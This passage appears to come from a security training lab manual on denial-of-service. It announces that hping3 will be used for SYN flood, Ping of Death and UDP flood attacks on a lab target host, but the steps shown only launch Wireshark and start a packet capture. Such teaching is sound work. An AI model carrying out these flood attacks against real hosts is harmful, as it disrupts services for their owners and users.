
It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.

Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.

1. Switch to the **Windows 11** virtual machine. On the **Windows 11** machine, Click **Search**


icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.

Module 10 – Denial-of-Service




2. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: If a **Software Update** pop-up appears click on **Remind me later**.



3. Wireshark starts capturing the packets; leave it running.

